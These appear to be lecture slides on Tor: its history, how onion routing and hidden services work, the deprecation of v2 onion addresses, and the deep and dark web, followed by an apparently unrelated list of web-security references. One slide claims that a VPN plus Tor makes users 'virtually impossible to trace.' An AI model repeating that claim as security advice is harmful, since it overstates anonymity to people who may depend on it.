- ▶ The core principle of Tor, "onion routing", was developed in the mid-1990s by **United States Naval Research Laboratory** employees, mathematician **Paul Syverson**, and computer scientists **Michael G. Reed** and **David Goldschlag**, with the purpose of protecting U.S. intelligence communications online. Onion routing was further developed by **DARPA** in 1997.

TOR (cont'd)

3. TOR Development

- ▶ The alpha version of Tor, developed by Syverson and computer scientists Roger Dingledine and Nick Mathewson, called **The Onion Routing project**, or Tor project, launched on **20 September 2002**.
- ▶ In 2004, the Naval Research Laboratory released the code for Tor under a **free license**, and the **Electronic Frontier Foundation (EFF)** began funding Dingledine and Mathewson to continue its development.
- ▶ The EFF acted as The Tor Project's fiscal sponsor in its early years, and early financial supporters of The Tor Project included the U.S. International Broadcasting Bureau, Internews, Human Rights Watch, the University of Cambridge, Google, and Netherlands-based Stichting NLnet.
- ▶ The Tor Project states that Tor users include "normal people" who wish to keep their **Internet activities private** from websites and advertisers, people concerned about cyber-spying, users who are evading censorship such as activists, journalists, and military professionals. As of November 2013, Tor had about **four million users**.
- ▶ ICANN assigned TOR's .onion TLD as **special-use domain name** in 2015.


4. TOR Operation

- ▶ Because the IP address of sender and recipient are not both in cleartext at any hop along the way, anyone eavesdropping at any point along the communication channel cannot directly identify both ends.
- ▶ Tor can also provide anonymity to websites and other servers. Servers configured to receive inbound connections only through Tor are called **hidden services** (now special-use TLD). Rather than revealing a server's IP address (and thus its network location), a hidden service is accessed through its **onion address (.onion)**, usually via the Tor Browser.

TOR (cont'd)

3. V2 Onion Service Deprecation

- ▶ You can identify v3 onion addresses by their **56-character** length, vs. v2 **16-character** length address:
 - ▶ V2 address: <http://expyuzz4wqqyqhjn.onion/>
 - ▶ V3 address: <http://2gzyxa5ihm7nsggfnxnu52rck2vv4rvmdllku3zzui5du4xyclen53wid.onion/>
- ▶ In July 2021, Tor browser no longer supported v2 and support was removed from the code base.
- ▶ In October 2021, all new Tor client stable versions for all supported series disabled v2.
- ▶ **Why deprecating v2?** In one word: **Safety**. Onion service v2 uses RSA1024 and 80-bit SHA1 addresses. Its simplistic directory system exposes it to a **variety of enumeration and location-prediction attacks** that give HSDir relays too much power to enumerate or even block v2 services.




See <https://blog.torproject.org/v2-deprecation-timeline/>

<https://therecord.media/a-third-of-all-dark-web-domains-are-now-v3-onion-sites/>

TOR (cont'd)

The TOR network is a protective layer that sits between the User and the Internet. It provides an anonymous path between you and sites you visit.





TOR (cont'd)

Free open-source TOR Browser for Windows, macOS, Linux and Android,. Download from:

<https://www.torproject.org/download>

Many free Onion Browsers available for iOS. For example, visit:

<https://itunes.apple.com/us/app/onion-browser/id519296448?mt=8>



Deep Web

- ▶ .onion TLD not in the Internet DNS root or available through DNS servers.
- ▶ Tor clients can access sites with .onion addresses by sending the request through network of Tor servers.
- ▶ .onion addresses are "registered" automatically by Tor client when a hidden service is set up.
- ▶ Names are opaque strings generated from public keys.
- ▶ Proxies for non-Tor browsers (such as **Tor2web**) allow access to hidden services from Chrome and Safari.
- ▶ Search engines do not work without a Tor proxy.
- ▶ **Dark Web:** sub-set of the Deep Web that consists of Darknet markets, and sites about drugs, pornography, weapons, assassins, counterfeit and forgeries and hacking, etc.
- ▶ Large section for **whistle blowers** to come forward and expose people, and governments for wrongdoing.
- ▶ Combining anonymizing VPN + Tor adds an extra layer of encryption and anonymity making it virtually impossible to trace you.
- ▶ Using a good VPN will mean you are sharing an IP with hundreds, if not thousands of other so even if Tor was cracked and the real IP found then it would be the VPN IP and they couldn't tell who it is.
- ▶ Roll your own TOR Hidden Service on macOS:

<https://2019.www.torproject.org/docs/tor-doc-osx.html.en>

<http://lpw.io/tor-hidden-services-for-beginners.html>

References

1. Web Hacking Incidents Database URL: <http://www.xiom.com/whid>
 2. DataLossDB URL: <http://datalossdb.org/>
 3. Data Loss Cost Calculator URL: <http://www.tech-404.com/calculator.html>
 4. The page of Spaf's Analogies (<http://homes.cerias.purdue.edu/~tripunit/spaf-analogies.html>)
 5. Symantec Internet Threat Report 2009 (<http://www.symantec.com/business/theme.jsp?themeid=threatreport>)
 6. White Hat Security Web Security Report Dec 2008 (<https://whitehatsec.market2lead.com/go/whitehatsec/WPstats1208>)
 7. Finjan Security Analysis of Trojan.Asprox (<http://www.finjan.com/MCRCblog.aspx?EntryId=2002>)
 8. Top 5 Web security Myths (http://www.whitehatsec.com/home/resource/whitepapers/website_security_myths.html)
 9. "iDefense: Brute-Force Exploitation of Web Application Session ID's", By David Endler – iDEFENSE Labs (<http://www.cgisecurity.com/lib/SessionIDs.pdf>)
 10. "Blind XPath Injection" Amit Klein, May 2004 http://www.packetstormsecurity.com/papers/bypass/Blind_XPath_Injection_20040518.pdf
 11. "Divide and Conquer - HTTP Response Splitting, Web Cache Poisoning Attacks, and Other Topics" Amit Klein, March 2004 http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
 12. Secure Coding Practices for Microsoft ASP.NET" Amit Klein, July 2003 http://www.cgisecurity.com/lib/WhitePaper_Secure_Coding_Practices_VSdotNET.pdf
 13. "Developing Secure Web Applications Just Got Easier" Amit Klein, March 2003 <http://www.zone-h.org/files/34/devsecureappsjustgoteasier.pdf>
 14. "Developing Secure Web Applications" Izhar Bar-Gad and Amit Klein, June 2002 http://www.cgisecurity.com/lib/WhitePaper_DevelopingSecureWebApps.pdf
 15. "Cross Site Scripting Explained" Amit Klein, May 2002 <http://crypto.stanford.edu/cs155/CSS.pdf>
 16. "Hacking Web Applications Using Cookie Poisoning" Amit Klein, April 2002 <http://www.cgisecurity.com/lib/CookiePoisoningByline.pdf>
 17. "Hacker Repellent: Deterring Hackers On a Shoestring Budget" Amit Klein, April 2002 http://www.secinf.net/uplarticle/1/Hack_Repellent.pdf
 18. XSS Cheat Sheet : <http://ha.ckers.org/xss.html>
 19. Onion browser for iOS: <https://arstechnica.com/information-technology/2017/01/tor-onion-browser-ios-vpn/>
 20. Tor2web: <https://www.tor2web.org/>
-